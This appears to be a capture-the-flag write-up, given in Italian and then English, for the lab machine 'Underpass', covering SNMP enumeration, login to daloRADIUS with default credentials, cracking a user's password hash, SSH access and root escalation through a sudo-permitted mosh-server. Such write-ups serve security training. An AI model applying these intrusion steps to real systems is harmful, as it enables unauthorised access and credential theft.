Underpass
Foothold
Si mappa l’IP della macchina con l’hostname underpass.htb nel file /etc/hosts.
Si effettua una scansione dei servizi TCP e UDP e si ottengono i seguenti risultati
TCP
kali@0xPR3ST1JH0NN7:~$ sudo nmap -sV -vvv -oN tcp.txt underpass.htb
# Nmap 7.94SVN scan initiated Sat Mar  1 08:58:45 2025 as: /usr/lib/nmap/nmap -sV -vvv -oN tcp.txt underpass.htb
Nmap scan report for underpass.htb (10.10.11.48)
Host is up, received echo-reply ttl 63 (0.034s latency).
Scanned at 2025-03-01 08:58:46 CET for 7s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar  1 08:58:53 2025 -- 1 IP address (1 host up) scanned in 7.86 seconds
UDP
kali@0xPR3ST1JH0NN7:~$ sudo nmap -sU -sV --top-ports 25 -oN udp.txt underpass.htb
# Nmap 7.94SVN scan initiated Wed Feb 26 12:34:25 2025 as: /usr/lib/nmap/nmap  -sU -sV --top-ports 25 -oN udp.txt underpass.htb
Nmap scan report for underpass.htb (10.10.11.48)
Host is up (0.098s latency).

PORT      STATE         SERVICE      VERSION
53/udp    open|filtered domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
111/udp   open|filtered rpcbind
123/udp   open|filtered ntp
135/udp   closed        msrpc
137/udp   open|filtered netbios-ns
138/udp   closed        netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   open          snmp         SNMPv1 server; net-snmp SNMPv3 server (public)
162/udp   closed        snmptrap
445/udp   open|filtered microsoft-ds
500/udp   open|filtered isakmp
514/udp   closed        syslog
520/udp   open|filtered route
631/udp   open|filtered ipp
998/udp   closed        puparp
1434/udp  open|filtered ms-sql-m
1701/udp  open|filtered L2TP
1900/udp  open|filtered upnp
4500/udp  open|filtered nat-t-ike
5353/udp  open|filtered zeroconf
49152/udp open|filtered unknown
49154/udp open|filtered unknown
Service Info: Host: UnDerPass.htb is the only daloradius server in the basin!

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Feb 26 12:36:01 2025 -- 1 IP address (1 host up) scanned in 95.51 seconds
In TCP si notano le classiche porte 22 e 80, mentre in UDP risulta aperta la porta 161 che corrisponde a SNMP v1. Questa versione del protocollo permette di recuperare diverse informazioni dal sistema.
Utilizzando il tool snmpwalk si provano le community string di default di snmp, ovvero public e private.
kali@0xPR3ST1JH0NN7:~$ snmpwalk -c public -v1 underpass.htb
iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (5472391) 15:12:03.91
iso.3.6.1.2.1.1.4.0 = STRING: "[email protected]"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
[...]
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.15.0-126-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv ro net.ifnames=0 biosdevname=0
"
iso.3.6.1.2.1.25.1.5.0 = Gauge32: 0
iso.3.6.1.2.1.25.1.6.0 = Gauge32: 225
iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
End of MIB
I valori MIB iso.3.6.1.2.1.1.4.0 e iso.3.6.1.2.1.1.5.0 rivelano un indirizzo email e un chiaro riferimento al software daloradius.
Sapendo che la directory di default per questo applicativo è “/daloradius”, si effettua una richiesta mirata che genera il risultato sottostante.
Richiesta
GET /daloradius/ HTTP/1.1
Host: underpass.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Risposta
HTTP/1.1 403 Forbidden
Date: Sat, 01 Mar 2025 08:06:52 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 278
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at underpass.htb Port 80</address>
</body></html>
Questo significa che la risorsa esiste realmente. Le credenziali di default per il login di daloradius sono administrator:radius.
Per utilizzare queste credenziali bisogna individuare il pannello di login. Facendo un’enumerazione dei percorsi con feroxbuster e la wordlist /usr/share/seclists/Discovery/Web-Content/big.txt si ottengono i seguenti riscontri.
kali@0xPR3ST1JH0NN7:~$ feroxbuster -u http://underpass.htb --wordlist /usr/share/seclists/Discovery/Web-Content/big.txt
[...]
200      GET       97l      192w     2763c http://underpass.htb/daloradius/app/operators/login.php
200      GET      112l      352w     4421c http://underpass.htb/daloradius/app/users/login.php
[...]
Il pannello di login raggiungibile al percorso “/daloradius/app/operators/login.php” accetta le credenziali di default trovate e consente di entrare nell’account amministratore.
Di seguito un’evidenza.


Qualcosa di interessante si trova nella pagina principale. Nella sezione “Users” > “Go to users list” è presente un’ulteriore sezione “User Listing”.
Qui viene mostrato un utente con le credenziali svcMosh:412DD4759978ACFCC81DEAB01B382403.
Verificando l’hash della password su crackstation si ottiene un riscontro.

La password è underwaterfriends.
Utilizzando le credenziali svcMosh:underwaterfriends in SSH si accede alla macchina.
kali@0xPR3ST1JH0NN7:~$ ssh [email protected]
[email protected]'s password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)
[...]
Last login: Fri Feb 28 17:27:29 2025 from 127.0.0.1
svcMosh@underpass:~$
Foothold ottenuto e si prende la flag user.txt.
Privilege Escalation
In fase di enumerazione manuale del sistema, eseguendo il seguente comando si ottiene
svcMosh@underpass:~$ sudo -l
[...]
User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
Questo conferma la possibilità di eseguire mosh-server con privilegi di root.
Mosh è un sostituto dei terminali SSH interattivi, pensato per essere più robusto e reattivo su collegamenti Wi-Fi, cellulari e a lunga distanza. Il binario mosh-server è la componente che gestisce la sessione e, quando viene lanciato, effettua il bind su una porta UDP alta, compresa di default tra 60000 e 61000, generando una chiave di crittografia per proteggere la connessione.
Entrambe vengono stampate su standard output, dopodiché il processo si stacca dal terminale e resta in attesa di un client mosh, chiudendo automaticamente la connessione se nessuno lo contatta entro 60 secondi.
Trattandosi di un binario eseguito come root, l’obiettivo diventa avviarlo e collegarvisi con il client per ottenere una shell con quei privilegi.
Si avvia quindi il mosh-server.

Per connettersi, si utilizza mosh-client con la chiave segreta MOSH_KEY, l’IP e la porta.

La shell viene aperta come utente root.

Ora si prende e si invia la flag root.txt.
Foothold
First we map the machine’s IP to the hostname underpass.htb in the /etc/hosts file.
We run a TCP and UDP service scan and get the following results
TCP
kali@0xPR3ST1JH0NN7:~$ sudo nmap -sV -vvv -oN tcp.txt underpass.htb
# Nmap 7.94SVN scan initiated Sat Mar  1 08:58:45 2025 as: /usr/lib/nmap/nmap -sV -vvv -oN tcp.txt underpass.htb
Nmap scan report for underpass.htb (10.10.11.48)
Host is up, received echo-reply ttl 63 (0.034s latency).
Scanned at 2025-03-01 08:58:46 CET for 7s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar  1 08:58:53 2025 -- 1 IP address (1 host up) scanned in 7.86 seconds
UDP
kali@0xPR3ST1JH0NN7:~$ sudo nmap -sU -sV --top-ports 25 -oN udp.txt underpass.htb
# Nmap 7.94SVN scan initiated Wed Feb 26 12:34:25 2025 as: /usr/lib/nmap/nmap  -sU -sV --top-ports 25 -oN udp.txt underpass.htb
Nmap scan report for underpass.htb (10.10.11.48)
Host is up (0.098s latency).

PORT      STATE         SERVICE      VERSION
53/udp    open|filtered domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
111/udp   open|filtered rpcbind
123/udp   open|filtered ntp
135/udp   closed        msrpc
137/udp   open|filtered netbios-ns
138/udp   closed        netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   open          snmp         SNMPv1 server; net-snmp SNMPv3 server (public)
162/udp   closed        snmptrap
445/udp   open|filtered microsoft-ds
500/udp   open|filtered isakmp
514/udp   closed        syslog
520/udp   open|filtered route
631/udp   open|filtered ipp
998/udp   closed        puparp
1434/udp  open|filtered ms-sql-m
1701/udp  open|filtered L2TP
1900/udp  open|filtered upnp
4500/udp  open|filtered nat-t-ike
5353/udp  open|filtered zeroconf
49152/udp open|filtered unknown
49154/udp open|filtered unknown
Service Info: Host: UnDerPass.htb is the only daloradius server in the basin!

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Feb 26 12:36:01 2025 -- 1 IP address (1 host up) scanned in 95.51 seconds
On TCP we notice the classic ports 22 and 80, while on UDP port 161 turns out to be open and corresponds to SNMP v1. This version of the protocol lets us retrieve various information from the system.
Using the snmpwalk tool we try the default snmp community strings, namely public and private.
kali@0xPR3ST1JH0NN7:~$ snmpwalk -c public -v1 underpass.htb
iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (5472391) 15:12:03.91
iso.3.6.1.2.1.1.4.0 = STRING: "[email protected]"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
[...]
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.15.0-126-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv ro net.ifnames=0 biosdevname=0
"
iso.3.6.1.2.1.25.1.5.0 = Gauge32: 0
iso.3.6.1.2.1.25.1.6.0 = Gauge32: 225
iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
End of MIB
The MIB values iso.3.6.1.2.1.1.4.0 and iso.3.6.1.2.1.1.5.0 reveal an email address and a clear reference to the daloradius software.
Knowing that the default directory for this application is “/daloradius”, we send a targeted request that produces the result below.
Request
GET /daloradius/ HTTP/1.1
Host: underpass.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Response
HTTP/1.1 403 Forbidden
Date: Sat, 01 Mar 2025 08:06:52 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 278
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at underpass.htb Port 80</address>
</body></html>
This means the resource actually exists. The default credentials for the daloradius login are administrator:radius.
To use these credentials we need to find the login panel. Enumerating the paths with feroxbuster and the wordlist /usr/share/seclists/Discovery/Web-Content/big.txt we get the following hits.
kali@0xPR3ST1JH0NN7:~$ feroxbuster -u http://underpass.htb --wordlist /usr/share/seclists/Discovery/Web-Content/big.txt
[...]
200      GET       97l      192w     2763c http://underpass.htb/daloradius/app/operators/login.php
200      GET      112l      352w     4421c http://underpass.htb/daloradius/app/users/login.php
[...]
The login panel reachable at the “/daloradius/app/operators/login.php” path accepts the default credentials found and lets us enter the administrator account.
Below is some evidence.
Something interesting is on the main page. In the “Users” > “Go to users list” section there is a further “User Listing” section.
Here a user is shown with the credentials svcMosh:412DD4759978ACFCC81DEAB01B382403.
Checking the password hash on crackstation we get a match.
The password is underwaterfriends.
Using the credentials svcMosh:underwaterfriends over SSH we access the machine.
kali@0xPR3ST1JH0NN7:~$ ssh [email protected]
[email protected]'s password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-126-generic x86_64)
[...]
Last login: Fri Feb 28 17:27:29 2025 from 127.0.0.1
svcMosh@underpass:~$
Foothold obtained and we grab the user.txt flag.
Privilege Escalation
During manual enumeration of the system, running the following command we get
svcMosh@underpass:~$ sudo -l
[...]
User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
This confirms that we can run mosh-server with root privileges.
Mosh is a replacement for interactive SSH terminals, designed to be more robust and responsive over Wi-Fi, cellular and long distance links. The mosh-server binary is the component that manages the session and, when it is launched, it binds to a high UDP port, by default between 60000 and 61000, generating an encryption key to protect the connection.
Both are printed to standard output, after which the process detaches from the terminal and waits for a mosh client, automatically closing the connection if nobody contacts it within 60 seconds.
Since the binary runs as root, the objective becomes to start it and connect to it with the client to obtain a shell with those privileges.
We then start the mosh-server.
To connect, we use mosh-client with the secret key MOSH_KEY, the IP and the port.
The shell is opened as the root user.
Now we grab and submit the root.txt flag.